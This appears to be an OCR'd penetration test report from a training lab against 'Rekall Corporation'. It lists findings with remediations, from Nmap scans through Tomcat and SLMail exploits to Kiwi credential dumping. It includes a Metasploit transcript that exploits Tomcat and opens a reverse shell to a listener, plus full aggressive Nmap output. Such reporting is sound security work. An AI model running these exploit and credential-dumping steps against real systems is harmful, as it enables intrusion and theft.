
Vulnerability 8	Findings
Title	NMAP Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan on (192.168.13.0/24) to identify active hosts.Total count of hosts discovered during the scan was 7 hosts.
Images	
Affected Hosts	Totalrekall.xyz

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 8	Findings
Remediation	Install Intrusion Detection and Prevention System, Network Segmentation and Firewall Configuration


Vulnerability 9	Findings
Title	RCE via Apache Tomcat JSP Upload Bypass
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Use the Tomcat RCE via JSP Upload Bypass exploit through Metasploit to exploit the host 192.168.13.10 identified in the Nmap scan. Apache Tomcat Remote Code Execution, allows to run unauthorized programs and exfiltrate sensitive data.
Images	


```
┌──(root💀kali)-[~]
└─# msfconsole -q
msf6 > use windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > use multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                         sing-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.0.124     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.0.124:4444 → 192.168.13.10:38464 ) at 2025-04-21 21:10:29 -0400
```

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 9	Findings
	
Affected Hosts	192.168.13.10
Remediation	Apply Security patches, Restrict File Permissions

Vulnerability 10	Findings
Title	OSINT Leaked Credentials in Public Repositories
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Using OSINT, totalrekall's GitHub repository was found to contain user credentials in hashed format. By cracking the hash with John the Ripper, the credentials were retrieved from the xampp.users page on their repository.
Images	

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Vulnerability 10	Findings
	
Affected Hosts	Github repository Totalrekall.xyz
Remediation	Remove Credentials from public repositories, Implement Strong hashing algorithms

Vulnerability 11	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	By conducting HTTP enumeration on 172.22.117.0/24, an exposed web service was discovered hosting sensitive information. Using previously obtained credentials, access was gained to restricted areas of the site.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 11	Findings
Images	 
Affected Hosts	172.22.117.0/24
Remediation	Implementing firewalls, Network segmentation, Enforce MFA

Vulnerability 12	Findings
Title	FTP Enumeration

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 12	Findings
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	An aggressive Nmap scan revealed an open FTP service on the internal 172.22.117.20 network, allowing access without proper authentication. Sensitive files were available through this unsecured FTP connection.
Images	

```
┌──(root💀kali)-[~]
└─# nmap -A -sV 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-23 20:46 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0035s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:00:04:02 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/23%OT=21%CT=1%CU=37559%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=680989FD%P=x86_64-pc-linux-gnu)SEQ(SP=F6%GCD=1%ISR=110%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
```

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Vulnerability 12	Findings
	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP access, Switch to more secure options SFTP or FTPS

Vulnerability 13	Findings
Title	RCE via SLMail Buffer Overflow
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan identified a host running the SLMail service. Using Metasploit and setting the correct LHOST, successfully exploited the machine to gain access, and confirmed the ability to view files and permissions.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 13	Findings
Images	 

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Vulnerability 13	Findings
	
Affected Hosts	172.22.117.20
Remediation	Patch and Update SLMail service, Implement Network Segmentation

Vulnerability 14	Findings
Title	Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	By gaining access to the Windows 10 machine via Meterpreter. Using the schtasks command, query for scheduled tasks and identify the one that could be exploited for persistent access.
Images	

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst



Penetration Test Report

Vulnerability 14	Findings
	 
Affected Hosts	172.22.117.20
Remediation	Restrict creation of scheduled tasks, Remove unnecessary scheduled tasks

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report


Vulnerability 15	Findings
Title	Credential Dumping via Kiwi
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Through the Kiwi tool in a Meterpreter session, NTLM password hashes were extracted from the compromised Windows machine. After cracking the hashes, a user's plaintext password was retrieved.
Images	 

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 15	Findings
	
Affected Hosts	172.22.117.20
Remediation	Enable Credential Guard,Strong password policies


Vulnerability 16	Findings
Title	POP3 Buffer Overflow
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	A buffer overflow in SLMail's POP3 PASS command allows remote exploitation which can lead to unauthorized data access.
Images	

Contact Information

Company Name	Rekall Corporation
